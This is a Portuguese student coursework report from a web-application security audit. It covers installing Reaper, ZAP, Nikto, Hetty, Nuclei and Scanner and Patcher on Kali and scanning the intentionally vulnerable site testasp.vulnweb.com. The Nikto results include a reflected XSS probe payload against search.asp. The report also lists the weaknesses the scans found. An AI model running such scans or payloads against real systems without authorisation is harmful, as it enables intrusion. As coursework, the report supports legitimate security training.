ESCOLA
SUPERIOR
DE TECNOLOGIA
E GESTÃO

Licenciatura em Segurança Informática em Redes de Computadores
Auditória Informática

Trabalho Prático 2 – Web Applications

Fábio da Cunha – 8210619

ESTG, maio de 2024

Resumo
Este relatório é destinado a demostração do trabalho prático de auditoria informática, que visa testar as nossas capacidades em realizar auditoria a sites, no uso de ferramentas e na exploração de algumas vulnerabilidades, sendo o principal objetivo deste trabalho realizar testes de seguranças aos sites solicitados no enunciado, recorrendo a várias ferramentas de exploração, nomeadamente Reaper, Zed Attack Proxy, Nikto, Scanner and Patcher, Hetty e Nuclei, demostrando todo o processo de instalação das mesmas.
Os testes devem ser realizados seguindo o Owasp Testing Guide (OTG), onde este é um guia padrão amplamente aceito que fornece um conjunto abrangente de metodologias para testar a segurança de aplicações web.
Contém também alguns passos que devem ser seguidos:

1. Preparação e Reconhecimento;
2. Análise de Configuração e Implantação;
3. Testes de Gestão de Identidade;
4. Testes de Entrada de Dados;
5. Testes de Manutenção de Segurança;
6. Relatório e Correção.

Para mais informações sobre estes passos consulta o site **www.owasp.org**
Este trabalho está dividido por etapas:

1. Instalação das Ferramentas;
2. Comparação dos resultados;
3. Exploração de vulnerabilidades;
4. Responder questões propostos.

Índice

Instalação das ferramentas 1
Realização dos testes de segurança 10
Realização dos testes de segurança 2 25
Exploração de vulnerabilidades: 35
Conclusão 42

Instalação das ferramentas

Reaper

O que é?

Reaper é um proxy de reconhecimento e ataque, projetado para ser um equivalente moderno, leve e eficiente ao Burp Suite/ZAP, etc. Este é um proxy de ataque com um foco intenso em automação, colaboração e na criação de fluxos de trabalho universalmente distribuíveis.

Caraterísticas

- Interceptar e modificar solicitações e respostas HTTP;
- Salvar e categorizar solicitações/respostas HTTP para exame/uso posterior;
- Gerenciar múltiplos projetos e configurações específicas de projetos usando espaços de trabalho;
- Desenvolver fluxos de trabalho incrementalmente para atacar aplicações web utilizando nossa GUI exclusiva;
- Automatizar tarefas simples como fuzzing, força bruta, etc;
- Realizar ataques automatizados contra aplicações web;
- Criar, compartilhar e colaborar em fluxos de trabalho personalizados para automatizar seus testes.

Instalação

Com a url do site fornecido no enunciado podemos fazer o seu clone

1. Comando: git clone https://github.com/ghostsecurity/reaper

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/ghostsecurity/reaper
Cloning into 'reaper'...
remote: Enumerating objects: 1473, done.
remote: Counting objects: 100% (788/788), done.
remote: Compressing objects: 100% (474/474), done.
remote: Total 1473 (delta 458), reused 452 (delta 290), pack-reused 685
Receiving objects: 100% (1473/1473), 4.90 MiB | 6.51 MiB/s, done.
Resolving deltas: 100% (747/747), done.
```

Após fazer o clone deslocamos até a pasta do reaper

1. Comando: cd reaper

```
┌──(kali㉿kali)-[~]
└─$ cd reaper

┌──(kali㉿kali)-[~/reaper]
└─$
```

Instalamos o reaper

1. Comando: make install

```
┌──(kali㉿kali)-[~/reaper]
└─$ make install
rm -rf build/bin || true
rm -rf frontend/dist || true
go run ./cmd/gen-bindings
cd frontend && npm install && npm run build
npm warn deprecated popper.js@1.16.1: You can find the new Popper v2 at @popp
erjs/core, this package is dedicated to the legacy v1

added 473 packages, and audited 724 packages in 15s

142 packages are looking for funding
  run `npm fund` for details

4 vulnerabilities (3 moderate, 1 high)

To address issues that do not require attention, run:
  npm audit fix

To address all issues (including breaking changes), run:
  npm audit fix --force

Run `npm audit` for details.
npm notice
npm notice New minor version of npm available! 10.7.0 → 10.8.0
npm notice Changelog: https://github.com/npm/cli/releases/tag/v10.8.0
```

Por fim, depois de instalarmos é só iniciar a ferramenta

1. Comando: make run


```
✖ 26 problems (0 errors, 26 warnings)

transforming (725) node_modules/@headlessui/vue/dist/utils/once.js[plugin:vit
e-plugin-eslint]
/home/kali/reaper/frontend/src/components/Workflow/NodeEditor.vue
  218:21  warning  Unexpected unnamed function  func-names

✖ 1 problem (0 errors, 1 warning)

✓ 751 modules transformed.
dist/assets/nunito-v16-latin-regular.06f3af3f.woff2   18.53 KiB
dist/assets/Satoshi-Regular.50dca57f.woff2            24.92 KiB
dist/assets/cowbell.f78e230c.png                      41.03 KiB
dist/index.html                                       0.51 KiB
dist/assets/index.6772602a.css                        44.45 KiB / gzip: 8.26
KiB
dist/assets/index.18ffc8fa.js                         300.58 KiB / gzip: 92.2
9 KiB
go run ./cmd/reaper
WRN Log level is set (see left)
 Welcome to Reaper!

 GUI running at http://localhost:31337
```



ZAP

O que é?

Zed Attack Proxy (ZAP) é uma ferramenta gratuita e de código aberto para testes de penetração, mantida sob a égide do The Software Security Project (SSP). O ZAP é projetado especificamente para testar aplicações web e é tanto flexível quanto extensível.

Caraterísticas

O ZAP é o que se conhece como um "proxy man-in-the-middle". Ele fica entre o navegador do testador e a aplicação web, interceptando e inspecionando as mensagens enviadas entre o navegador e a aplicação web, podendo modificar o conteúdo, se necessário, e então encaminhar esses pacotes para o destino. Ele pode ser usado como uma aplicação autônoma e como um processo daemon.

Se já houver outro proxy de rede em uso, como em muitos ambientes corporativos, o ZAP pode ser configurado para se conectar a esse proxy.

O ZAP oferece funcionalidade para uma variedade de níveis de habilidade – desde desenvolvedores, testadores iniciantes em testes de segurança, até especialistas em testes de segurança. O ZAP possui versões para cada sistema operacional principal e Docker, de modo que você não fica restrito a um único sistema operacional.

Funcionalidades adicionais estão disponíveis gratuitamente através de uma variedade de complementos no ZAP Marketplace, acessíveis a partir do cliente ZAP.

Como o ZAP é de código aberto, o código-fonte pode ser examinado para ver exatamente como a funcionalidade é implementada. Qualquer pessoa pode se voluntariar para trabalhar no ZAP, corrigir bugs, adicionar recursos, criar pull requests para incorporar correções no projeto e criar complementos para suportar situações especializadas.

Instalação

Para instalar o ZAP basta só utilizarmos o seguinte comando

1. Comando: sudo apt install zaproxy

```
┌──(kali㉿kali)-[~/reaper]
└─$ sudo apt install zaproxy
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer require
d:
  libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev
  libopenblas-dev libopenblas-pthread-dev libopenblas0 libpython3-all-dev
  libpython3.12 libpython3.12-dev libstemmer0d libxmlb2 libxsimd-dev
  python3-all-dev python3-anyjson python3-beniget python3-gast
  python3-pyatspi python3-pythran python3.12-dev xtl-dev zenity
  zenity-common
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  zaproxy
0 upgraded, 1 newly installed, 0 to remove and 23 not upgraded.
Need to get 213 MB of archives.
After this operation, 266 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.15.0-0k
ali1 [213 MB]
Fetched 213 MB in 5s (39.2 MB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 406199 files and directories currently installed.)
Preparing to unpack .../zaproxy_2.15.0-0kali1_all.deb ...
```

Nikto

O que é?

O Nikto é um scanner de servidor web de código aberto (GPL) que realiza testes abrangentes em servidores web para múltiplos itens, incluindo mais de 7.000 arquivos/programas potencialmente perigosos, verificações de versões desatualizadas de mais de 1250 servidores e problemas específicos de versão em mais de 270 servidores. Ele também verifica itens de configuração do servidor, como a presença de múltiplos arquivos de índice, opções do servidor HTTP, e tentará identificar servidores web e software instalados. Os itens de varredura e os plugins são atualizados com frequência e podem ser atualizados automaticamente.

Caraterísticas

- Suporte IPv6 (novo!)
- Suporte SSL (Unix com OpenSSL ou Windows com ActiveState's Perl/NetSSL)
- Suporte completo a proxy HTTP
- Verifica componentes do servidor desatualizados
- Salva relatórios em texto simples, SQL, XML, HTML, NBE, JSON ou CSV
- Motor de modelo para personalizar facilmente relatórios
- Varre várias portas em um servidor, ou vários servidores via arquivo de entrada (incluindo saída do nmap)
- Técnicas de codificação IDS do LibWhisker
- Identifica software instalado via cabeçalhos, favicons e arquivos
- Autenticação de host com suporte a Basic e NTLM
- Adivinhação de subdomínio
- Enumeração de nomes de usuário do Apache e cgiwrap
- Técnicas de mutação para "pescar" conteúdo em servidores web
- Ajuste de varredura para incluir ou excluir classes inteiras de vulnerabilidades

- Adivinhação de credenciais para reinos de autorização (incluindo muitos combos padrão de usuário/senha)
- Adivinhação de autorização manipula qualquer diretório, não apenas o diretório raiz
- Redução avançada de falsos positivos por meio de múltiplos métodos: cabeçalhos, conteúdo da página e hash de conteúdo
- Relatórios de cabeçalhos "incomuns" vistos
- Status interativo, pausa e alterações nas configurações de verbosidade
- Salva solicitação/resposta completa para testes positivos
- Reproduz solicitações positivas salvas
- Tempo máximo de execução por destino
- Pausa automática em um horário especificado
- Verifica sites de "estacionamento" comuns

Instalação

Não foi preciso porque o Kali já vem por padrão instalado com o Nikto

```
┌──(kali㉿kali)-[~/reaper]
└─$ nikto -Version
Nikto 2.5.0 (LW 2.5)
```

Hetty

O que é?

Hetty é um conjunto de ferramentas HTTP para pesquisa de segurança. Ele tem como objetivo se tornar uma alternativa de código aberto ao software comercial como o Burp Suite Pro, com recursos poderosos adaptados às necessidades das comunidades de segurança da informação e de recompensa por bugs.

Caraterísticas

- Proxy HTTP de máquina no meio (MITM), com registos e pesquisa avançada
- Cliente HTTP para criação/editação manual de solicitações, e reprodução de solicitações intermediadas
- Interceptação de solicitações e respostas para revisão manual (editar, enviar/receber, cancelar)
- Suporte de escopo, para ajudar a manter o trabalho organizado
- Interface de administração baseada na web fácil de usar
- Armazenamento de banco de dados baseado em projetos, para ajudar a manter o trabalho organizado

Instalação

Para instalar o hetty na Kali temos que usar o comando:

```
1. Wget
https://github.com/dstotijn/hetty/releases/download/v0.7.0/hetty_0.7.0_Linux_x86_64.tar.gz
```

```
┌──(kali㉿kali)-[~]
└─$ wget https://github.com/dstotijn/hetty/releases/download/v0.7.0/hetty_0.7
.0_Linux_x86_64.tar.gz
--2024-05-19 00:08:56--  https://github.com/dstotijn/hetty/releases/download/
v0.7.0/hetty_0.7.0_Linux_x86_64.tar.gz
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-ass
et-2e65be/222258954/a5969a4e-c64f-40e3-ae94-5b3f7550c203?X-Amz-Algorithm=AWS4
-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240518%2Fus-east-1%2
Fs3%2Faws4_request&X-Amz-Date=20240518T230855Z&X-Amz-Expires=300&X-Amz-Signat
ure=5c0911ffbd6ad4dd36dbb30bbe8f9146713701e06ec30e7d8629f9d9b8408761&X-Amz-Si
gnedHeaders=host&actor_id=0&key_id=0&repo_id=222258954&response-content-dispo
sition=attachment%3B%20filename%3Dhetty_0.7.0_Linux_x86_64.tar.gz&response-co
ntent-type=application%2Foctet-stream [following]
--2024-05-19 00:08:56--  https://objects.githubusercontent.com/github-product
ion-release-asset-2e65be/222258954/a5969a4e-c64f-40e3-ae94-5b3f7550c203?X-Amz
-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F2024051
8%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240518T230855Z&X-Amz-Expires=3
00&X-Amz-Signature=5c0911ffbd6ad4dd36dbb30bbe8f9146713701e06ec30e7d8629f9d9b8
408761&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=222258954&respons
e-content-disposition=attachment%3B%20filename%3Dhetty_0.7.0_Linux_x86_64.tar
.gz&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 18
5.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|1
85.199.110.133|:443... connected.
```

Após baixar o ficheiro do hetty, temos de o extrair, e dar permissão de execução ao arquivo

1. Comando: tar -xvf hetty_0.7.0_Linux_x86_64.tar.gz
2. Comando: chmod +x hetty

```
┌──(kali㉿kali)-[~]
└─$ chmod +x hetty
```

Nuclei

O que é?

O Nuclei é uma ferramenta de segurança de código aberto utilizada para realizar varreduras em alvos específicos com base em templates (modelos). Ele é conhecido por sua capacidade de enviar solicitações a diversos alvos de maneira eficiente, resultando em zero falsos positivos e permitindo a varredura rápida de um grande número de hosts.

Caraterísticas

O Nuclei é utilizado para enviar solicitações a diversos alvos com base em um template, resultando em zero falsos positivos e fornecendo uma varredura rápida em um grande número de hosts. O Nuclei oferece varredura para uma variedade de protocolos, incluindo TCP, DNS, HTTP, SSL, File, Whois, Websocket, Headless, Code, etc. Com um poderoso e flexível sistema de templates, o Nuclei pode ser usado para modelar todos os tipos de verificações de segurança.

Instalação

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install nuclei
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer require
d:
  libatk-adaptor libboost-dev libboost1.83-dev libopenblas-dev
  libopenblas-pthread-dev libopenblas0 libpython3-all-dev libpython3.12
  libpython3.12-dev libxsimd-dev python3-all-dev python3-anyjson
  python3-beniget python3-gast python3-pyatspi python3-pythran
  python3.12-dev xtl-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  nuclei
0 upgraded, 1 newly installed, 0 to remove and 23 not upgraded.
Need to get 19.3 MB of archives.
After this operation, 77.5 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 nuclei amd64 3.2.6-0k
ali1 [19.3 MB]
Fetched 19.3 MB in 1s (13.0 MB/s)
Selecting previously unselected package nuclei.
```

Depois utilizamos o comando: **nuclei** para instalar os seus templates

```
┌──(kali㉿kali)-[~]
└─$ nuclei


                     __     _
   ____  __  _____/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.2.6

                projectdiscovery.io

[INF] nuclei-templates are not installed, installing...
[INF] Successfully installed nuclei-templates at /home/kali/.local/nuclei-tem
plates
[INF] Current nuclei version: v3.2.6 (outdated)
[INF] Current nuclei-templates version: v9.8.6 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 65
[INF] Templates loaded for current scan: 7957
[INF] Executing 7957 signed templates from projectdiscovery/nuclei-templates
[INF] No results found. Better luck next time!

┌──(kali㉿kali)-[~]
└─$
```

Scanner and Patcher

O que é?

O Scanner and Patcher é uma ferramenta projetada para identificar e corrigir vulnerabilidades de segurança em aplicações da web.

Caraterísticas:

- Varredura Automatizada: O Scanner and Patcher realiza varreduras automatizadas em aplicações da web em busca de vulnerabilidades comuns, como injeção de SQL, cross-site scripting (XSS), ataques de falsificação de solicitação entre sites (CSRF) e muito mais.

- Detecção de Vulnerabilidades: Ele é capaz de detectar uma variedade de

vulnerabilidades de segurança, ajudando os usuários a identificar áreas de risco em suas aplicações da web.

- Patching Automático: Além de identificar vulnerabilidades, o Scanner and Patcher também pode aplicar patches automáticos para corrigir as vulnerabilidades detectadas. Isso ajuda a automatizar o processo de correção de vulnerabilidades, economizando tempo e esforço para os desenvolvedores.

- Interface de Usuário Intuitiva: Ele geralmente apresenta uma interface de usuário intuitiva que permite aos usuários iniciar varreduras, visualizar resultados e aplicar patches de forma eficiente.

- Suporte a Múltiplas Vulnerabilidades: O Scanner and Patcher é capaz de lidar com uma variedade de vulnerabilidades de segurança comuns, cobrindo diferentes aspectos da segurança da aplicação da web.

- Personalização de Varredura: Os usuários podem personalizar as varreduras de acordo com suas necessidades específicas, ajustando os parâmetros de varredura e selecionando os tipos de vulnerabilidades a serem verificados.

- Relatórios Detalhados: Após a conclusão das varreduras, ele fornece relatórios detalhados que destacam as vulnerabilidades detectadas e os patches aplicados. Isso ajuda os desenvolvedores a entenderem melhor os problemas de segurança e monitorar o progresso das correções.

- Open Source: O Scanner and Patcher é geralmente uma ferramenta de código aberto, o que significa que seu código-fonte está disponível para revisão e contribuição pela comunidade de segurança.

Instalação

Fiz um clone do repositório encontrado no git em GitHub - Malwareman007/Scanner-and-Patcher: A Web Vulnerability Scanner and Patcher:

```
1. git clone https://github.com/Malwareman007/Scanner-and-Patcher.git
```

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/Malwareman007/Scanner-and-Patcher.git
Cloning into 'Scanner-and-Patcher'...
remote: Enumerating objects: 1745, done.
remote: Counting objects: 100% (338/338), done.
remote: Compressing objects: 100% (172/172), done.
remote: Total 1745 (delta 197), reused 285 (delta 162), pack-reused 1407
Receiving objects: 100% (1745/1745), 30.78 MiB | 14.03 MiB/s, done.
Resolving deltas: 100% (770/770), done.

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Music      Scanner-and-Patcher  hetty
Documents  Pictures   Templates            hetty_0.7.0_Linux_x86_64.tar.gz
Downloads  Public     Videos               reaper
LICENSE    README.md  go

┌──(kali㉿kali)-[~]
└─$
```

Depois desloquei-me até a pasta do Scanner and Patcher, para proceder com a instalação

```
┌──(kali㉿kali)-[~]
└─$ cd Scanner-and-Patcher

┌──(kali㉿kali)-[~/Scanner-and-Patcher]
└─$ ls
 CODE_OF_CONDUCT.md  'Lfi Scanner'   README.md      'XSS Scanner'
 CONTRIBUTING.md      Log4jScanner   Rfi-Scanner     docs
'Full Scanner'        MS10-070       SECURITY.md     setup
 LICENSE              Patcher       'SQLI Scanner'

┌──(kali㉿kali)-[~/Scanner-and-Patcher]
└─$
```

Temos de ir à pasta setup

```
┌──(kali㉿kali)-[~/Scanner-and-Patcher/setup]
└─$ ls
linux-setup.sh  requirements.txt
```

Com o passo seguinte demostrado abaixo, baixamos os requisitos necessários para rodar a ferramenta

```
┌──(kali㉿kali)-[~/Scanner-and-Patcher/setup]
└─$ python3 -m pip install --no-cache-dir -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting argparse (from -r requirements.txt (line 1))
  Downloading argparse-1.4.0-py2.py3-none-any.whl.metadata (2.8 kB)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (fr
om -r requirements.txt (line 2)) (2.31.0)
Collecting pycryptodome (from -r requirements.txt (line 3))
  Downloading pycryptodome-3.20.0-cp35-abi3-manylinux_2_17_x86_64.manylinux20
14_x86_64.whl.metadata (3.4 kB)
Requirement already satisfied: termcolor in /usr/lib/python3/dist-packages (f
rom -r requirements.txt (line 4)) (2.4.0)
Collecting SimpleTelnetMail (from -r requirements.txt (line 5))
  Downloading SimpleTelnetMail-0.1.1.tar.gz (19 kB)
  Preparing metadata (setup.py) ... done
Requirement already satisfied: pyfiglet in /usr/lib/python3/dist-packages (fr
om -r requirements.txt (line 6)) (1.0.2)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (fr
om -r requirements.txt (line 7)) (0.4.6)
Collecting http.client (from -r requirements.txt (line 8))
  Downloading http_client-0.1.22.tar.gz (1.6 kB)
  Preparing metadata (setup.py) ... done
```

Quando terminar esse processo é criado uma pasta denominada Full Scanner que contém o nosso scanner.

```
┌──(kali㉿kali)-[~/Scanner-and-Patcher]
└─$ ls
 CODE_OF_CONDUCT.md  'Lfi Scanner'   README.md      'XSS Scanner'
 CONTRIBUTING.md      Log4jScanner   Rfi-Scanner     docs
'Full Scanner'        MS10-070       SECURITY.md     setup
 LICENSE              Patcher       'SQLI Scanner'

┌──(kali㉿kali)-[~/Scanner-and-Patcher]
└─$ cd 'Full Scanner'


┌──(kali㉿kali)-[~/Scanner-and-Patcher/Full Scanner]
└─$ ls
Web_scan.py

┌──(kali㉿kali)-[~/Scanner-and-Patcher/Full Scanner]
└─$
```

Realização dos testes de segurança

Alvo: http://testasp.vulnweb.com/

Nikto

Para iniciar o teste utilizando essa ferramenta utilizei o comando

1. Nikto -h http://testasp.vulnweb.com/

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://testasp.vulnweb.com/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.238.29.244
+ Target Hostname:    testasp.vulnweb.com
+ Target Port:        80
+ Start Time:         2024-05-19 12:29:59 (GMT1)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/8.5
+ /: Cookie ASPSESSIONIDQATDTSTB created without the httponly flag. See: http
s://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Retrieved x-powered-by header: ASP.NET.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
+ /WNXJ9RA0.asmx: Retrieved x-aspnet-version header: 2.0.50727.
+ RFC-1918 /aspnet_client: IP address found in the 'location' header. The IP
is "10.0.0.14". See: https://portswigger.net/kb/issues/00600300_private-ip-ad
dresses-disclosed
+ /aspnet_client: The web server may reveal its internal or real IP in the Lo
cation header via a request to with HTTP/1.0. The value is "10.0.0.14". See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
```

```
+ /aspnet_client: The web server may reveal its internal or real IP in the Lo
cation header via a request to with HTTP/1.0. The value is "10.0.0.14". See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ /search.asp?Search=\">&lt;script&gt;alert(Vulnerable)&lt;/script&gt;: Cooki
e ASPSESSIONIDQAQDRRQD created without the httponly flag. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /login.asp: Admin login page/section found.
+ 8854 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2024-05-19 12:59:18 (GMT1) (1759 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Resultados:

Detalhes do Host

- IP Alvo: 44.238.29.244
- Nome do Host: testasp.vulnweb.com
- Porta Alvo: 80
- Servidor: Microsoft-IIS/8.5

Vulnerabilidades e Problemas Encontrados

1. Cookie ASPSESSIONID criado sem a flag httponly:
    - Descrição: Cookies sem a flag httponly são vulneráveis a ataques de script entre sites (XSS).
    - Referência: MDN Web Docs sobre HttpOnly
2. Cabeçalho x-powered-by revelado:
    - Descrição: O cabeçalho x-powered-by expõe que o servidor está utilizando ASP.NET, o que pode fornecer informações úteis para um atacante.


    - Cabeçalho encontrado: ASP.NET
3. Cabeçalho anti-clickjacking X-Frame-Options ausente:
    - Descrição: A ausência deste cabeçalho permite que a página seja carregada dentro de um iframe, facilitando ataques de clickjacking.
    - Referência: MDN Web Docs sobre X-Frame-Options
4. Cabeçalho X-Content-Type-Options ausente:
    - Descrição: A ausência deste cabeçalho permite que navegadores interpretem o conteúdo de uma forma diferente do MIME type especificado, podendo levar a ataques de MIME-sniffing.
    - Referência: Netsparker sobre Missing Content-Type Header
5. Cabeçalho x-aspnet-version revelado:
    - Descrição: O cabeçalho x-aspnet-version expõe a versão do ASP.NET utilizada, o que pode ser explorado por atacantes.
    - Versão: 2.0.50727
6. Endereço IP privado encontrado no cabeçalho location:
    - Descrição: O servidor está revelando seu endereço IP interno 10.0.0.14, o que pode ser explorado em ataques direcionados.
    - Referência: PortSwigger sobre Private IP Addresses Disclosed
7. Revelação do IP interno via Location header:
    - Descrição: A exposição de IPs internos pode ser explorada para obter informações sobre a rede interna.
    - Referência: CVE-2000-0649
8. Métodos HTTP permitidos:
    - Descrição: Permitir métodos como OPTIONS e TRACE pode abrir o servidor a certos tipos de ataques, como o Cross-Site Tracing (XST).
    - Métodos permitidos: OPTIONS, TRACE, GET, HEAD, POST
9. XSS refletido (Cross-Site Scripting) no parâmetro Search da página search.asp:
    - Descrição: Uma vulnerabilidade XSS permite que um atacante injete scripts maliciosos que serão executados no navegador dos usuários.
    - Exemplo de payload: \"><script>alert(Vulnerable)</script>
10. Página de login de administrador encontrada:
    - Descrição: A presença de uma página de login de administrador (login.asp) pode ser um vetor de ataque se combinada com técnicas de força bruta ou phishing.


Scanner and Patcher


Para iniciar o teste utilizando essa ferramenta utilizei o comando

```
1. python3 Web_scan.py testasp.vulnweb.com
```

Daí abre uma nova janela onde vai iniciar o teste







Resultados:

1. Serviço SNMP Detectado (médio)

- Serviço SNMP encontrado, levando a riscos potenciais de enumeração e exploração.

2. Cabeçalhos Vulneráveis Expostos (médio)

- Cabeçalhos que revelam a pilha de tecnologia e outras informações úteis para atacantes.

3. Falta do Cabeçalho de Proteção X-XSS (médio)

- A ausência deste cabeçalho torna navegadores antigos vulneráveis a ataques XSS refletidos.

4. Serviço RDP Detectado sobre UDP (alto)

- A presença do serviço RDP sobre UDP pode levar a ataques remotos ou tentativas de força bruta.

5. Servidor Web Revela IP Interno (baixo)

- A exposição de endereços IP internos pode ajudar atacantes a planejar ataques na rede interna da organização.

6. Algumas Portas Abertas Detectadas (baixo)

- Portas abertas indicam serviços que podem ser explorados por atacantes.

7. Falta de Suporte IPv6 (informação)

- A falta de suporte IPv6 não é uma vulnerabilidade, mas um alerta informativo.

